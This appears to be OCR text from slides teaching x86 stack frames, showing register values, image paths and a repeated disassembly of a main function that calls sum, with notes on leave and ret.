
edx: 0x4242

eip:0x565561cd




```
return a + b;
```

stack:




returning to main

call main



```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```


stack:




cleaning up the stack frame

call main

stack:



```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```




leave = mov esp,ebp; pop ebp

ret

call main


stack:




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

. . .

